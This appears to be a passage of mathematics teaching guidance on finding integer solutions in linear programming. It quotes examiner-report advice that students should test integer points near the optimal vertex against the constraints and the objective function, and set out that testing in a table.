Consider which practical situations may or may not give rise to integer solutions.

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

Students often do not show sufficient working to gain full marks for integer solutions. Method marks are awarded for evidence of testing more than one integer point (ie close to the optimal vertex), in a correct pair of constraint inequalities/a correct objective function. So a student who simply states "in region" or "not in region" would be unlikely to score any marks at all. A possible clear way of making the method clear would be to draw up a table of possible integer solutions, showing that they are being tested in the relevant inequalities for the optimal point, and if feasible, a final column for the testing in the objective function.